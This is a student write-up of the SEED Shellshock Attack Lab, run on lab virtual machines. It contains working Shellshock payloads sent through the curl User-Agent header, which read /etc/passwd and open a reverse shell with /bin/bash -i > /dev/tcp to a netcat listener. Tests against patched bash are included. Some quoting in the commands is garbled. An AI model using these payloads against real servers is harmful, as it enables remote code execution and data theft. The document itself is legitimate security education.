

Shellshock Attack Lab

Task 1: Experimenting with Bash Function

1. Design a vulnerability verification experiment.

Input the following command into the terminal.

```
env x='() { :;; echo vulnerable' bash -c "echo not-vulnerable"
```

If it is a vulnerable system, the word "vulnerable" will be echoed back and if not, only "not-vulnerable" will be printed. This is because if this program is vulnerable, the system will treat what is in the first pair of quotes as inserted function and echo the word followed.

2. Run the vulnerable version of Bash. Try the above experiment.

```
[05/13/19]seed@VM:~$ env x='() { :;; echo vulnerable' bash_shellshock -c>  
vulnerable  
not-vulnerable
```

3. Run the patched version of Bash. Try the above experiment.


```
[05/13/19]seed@VM:~$ env x='() { :;; echo vulnerable' bash -c "echo not-v  
not-vulnerable
```

It is not a vulnerable one.

Task 2: Setting up CGI programs

1. Set up the following CGI program in the /usr/lib/cgi-bin directory and set its permission to 755 to make it executable.

The program is:



```
/usr/lib/cgi-bin/myprog.cgi - Sublime T  
myprog.cgi x  
#!/bin/bash_shellshock  
  
echo "Content-type: text/plain"  
echo  
echo  
echo "Hello World"
```

Set its permission.

```
[05/13/19]seed@VM:~/cgi-bin$ sudo chmod 755 myprog.cgi  
[sudo] password for seed:
```

2. Access this CGI program with the following command.

```
[05/13/19]seed@VM:~/cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi  
Hello World  
[05/13/19]seed@VM:~/cgi-bin$
```

The CGI program myprog.cgi is accessed from the Web.

Task 3: Passing Data to Bash via Environment Variable

1. Try sending out an arbitrary string to the CGI program.

Enter the following command into the terminal.

```
[05/16/19]seed@VM:~$ curl -A "()" { echo hello;}; echo Content_type: text/plain;  
echo; export TEST=task7test; echo \$TEST" http://localhost/cgi-bin/myprog.cgi  
task7test  
Content-type: text/plain  
  
***** Environment Variables *****  
HTTP_HOST=localhost  
HTTP_USER_AGENT=() { echo hello;}; echo Content_type: text/plain; echo; export T  
EST=task7test; echo $TEST  
HTTP_ACCEPT=/*/*  
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad
```

The CGI program can receive my arbitrary sending.

2. Explain how the data from a remote user can get into those environment variables.

The remote user sends message to the victim via Apache server, which forks a child process to tackle with different types of CGI program such as shell and C. When the program is executed, the bash will be used while some data is sent from the client side to the child process as environment variables via Apache.

Here, I use command "curl -A" to set the http header "user agent" ,

which is also an environment variable. Once it is set by me to any arbitrary value, the environment variable HTTP_USER_AGENT records my sending.

The shellshock vulnerability is that, once a function-like string "() {};" is detected and there are other command-like strings followed, the function will be ignored but the commands followed can be regarded as something needing to be executed.


Task 4: Launching the Shellshock Attack

1. Using the Shellshock attack to steal the content of a secret file from the server.

Choose /etc/passwd as the target secret file.

Enter the following command into the terminal.

```
curl -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/cat  
/etc/passwd" http://localhost/cgi-bin/myprog.cgi
```



```
[05/14/19]seed@VM:~/cgi-bin$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://localhost/cgi-bin/myprog.cgi  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

The content of secret file is successfully printed out.

2. Question: Will you be able to steal the content of the shadow file

/etc/shadow? Why or why not?

The content of the shadow file /etc/shadow cannot be stolen. Nothing will be printed out.

```
[05/14/19]seed@VM:~/cgi-bin$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /etc/shadow" http://localhost/cgi-bin/myprog.cgi
```

This is because Apache server runs with a special user account such as "nobody" or "www" , but not the root account, while file /etc/shadow is protected by the root account. It cannot be touched by a normal user.

Task 5: Getting a Reverse Shell via Shellshock Attack

1. Launch a reverse shell via the Shellshock vulnerability in a CGI program.

The address of the server machine is 10.0.2.10.

```
[05/14/19]seed@VM:~/cgi-bin$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:ce:cd:89
          inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::8708:b19a:c441:99c1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:96413 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9596 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:144123531 (144.1 MB)  TX bytes:713108 (713.1 KB)

lo        Link encap:Local Loopback
```

The address of the attacker is 10.0.2.11.

```
[05/15/19]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:66:b6:22
          inet addr:10.0.2.11  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::597e:34d7:1d5e:bab3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:305 errors:0 dropped:0 overruns:0 frame:0
          TX packets:251 errors:0 dropped:0 overruns:0 carrier:0
```

Start up a listening process on the attacker machine.

```
[05/15/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

Send the string on the picture from attacker to server.


```
[05/15/19]seed@VM:~$ curl -A "()" { echo hello;}; echo Content_type:
text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.11/9090 0<&1 2>&1
" http://10.0.2.10/cgi-bin/myprog.cgi
```

The attacker gets response as below.

```
[05/15/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.10] port 9090 [tcp/*] accepted (family 2, s
port 41334)
bash: cannot set terminal process group (1332): Inappropriate ioctl
for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$
```

Authenticate the shell identity.

```
www-data@VM:/usr/lib/cgi-bin$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:ce:cd:89
            inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::8708:b19a:c441:99c1/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:564 errors:0 dropped:0 overruns:0 frame:0
            TX packets:368 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:244111 (244.1 KB)  TX bytes:57691 (57.6 KB)
```

The present shell is just the server shell. Reverse shell is successfully established.

2. Explain how the reverse shell is set up.

The setting up of the reverse shell is mainly the result of the command “/bin/bash -i > /dev/tcp/10.0.2.11/9090 0<&1 2>&1” which redirects the input source, output destination and error output all to the attacker. As the command is sent along with constructed malicious data to the server in order to execute it, whose principle is the same as Task 5, the command is successfully executed on the server, and then the reverse shell is set up.

3. Explain why the reverse shell works.

Reverse shell

Task 6: Using the Patched Bash

Modify myprog.cgi as below.



```
myprog.cgi
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```

1. Redo Task 3.

```
[05/16/19]seed@VM:~$ curl -A "()" { echo hello;}; echo Content_type: text/plain;
echo; export TEST=task7test; echo \$TEST" http://localhost/cgi-bin/myprog.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo hello;}; echo Content_type: text/plain; echo; export T
EST=task7test; echo $TEST
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad
```

Attack fails.

2. Redo Task 4.

```
[05/15/19]seed@VM:~$ curl -A "()" { echo hello;}; echo Content_type:
text/plain; echo; /bin/cat /etc/passwd" http://localhost/cgi-bin/m
yprog.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo hello;}; echo Content_type: text/plain; e
cho; /bin/cat /etc/passwd
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhos
t Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
```

The whole constructed malicious data is regarded as string and stored in HTTP_USER_AGENT.

Attack fails.

3. Redo Task 5.

```
[05/15/19]seed@VM:~$ nc -l 9090 -v
listening on [0.0.0.0] (family 0, port 9090)
```

The attacker hears nothing.

```
[05/15/19]seed@VM:~$ curl -A "() { echo hello;}; echo Content_type:
text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.11/9090 0<&1 2>&1
" http://10.0.2.10/cgi-bin/myprog.cgi
***** Environment Variables *****
HTTP_HOST=10.0.2.10
HTTP_USER_AGENT=() { echo hello;}; echo Content_type: text/plain; e
cho; /bin/bash -i > /dev/tcp/10.0.2.11/9090 0<&1 2>&1
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 10.0.2.1
0 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.10
SERVER_ADDR=10.0.2.10
SERVER_PORT=80
```

The attacker only gets the printed environment variables. The whole constructed malicious data is regarded as string and stored in HTTP_USER_AGENT.

Attack fails.